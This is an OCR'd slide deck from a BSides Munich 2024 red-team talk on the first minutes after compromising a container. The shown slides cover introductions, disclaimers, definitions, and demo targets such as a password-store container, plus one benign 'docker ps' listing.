Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Munich ~ 11 November 2024

Code: github.com/magisterquis/dtffmacac

Hi, Mom :)

Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Munich ~ 11 November 2024

Code: github.com/magisterquis/dtffmacac

$ whoami

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything

Code: github.com/magisterquis/dtffmacac

$ whoami

Red Teamer

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything

Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Poking at Containers should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

Compromising Containers?


Co rs?

Philosophical Rambling


- Mrs. McMurray

What's Compromise?


Locked-Down Something




Nefarious Person



Oh Dear



Compromised.



What's a Container?

What's a Container?

- Application Developer

What's a Container?

- Where my application runs all nice and self-contained
    - Application Developer

What's a Container?

- Where my application runs all nice and self-contained
  - Application Developer

IOU: A better container definition

Self-Contained Application Thing Compromise: Why?

Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.


Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.


¯_(ツ)_/¯

Targetspace

Target - A Single Server




Target - A Single Server and a Hacker




Target - A Not Important Server


Target Container - An HTTP Checker

Target Container 2 - A Password Store






Target Container 2 - A Password Store




Running Containers




```
root@dtffmacac:~# docker ps
```

Running Containers



```
root@dtffmacac:~# docker ps
CONTAINER ID   IMAGE           COMMAND                    CREATED         STATUS         PORTS                        NAMES
ad063e933b4e   passwordstore   "/passwordstorestart…"     2 hours ago     Up 2 hours     127.0.0.1:5555->5555/tcp     passwordstore
```

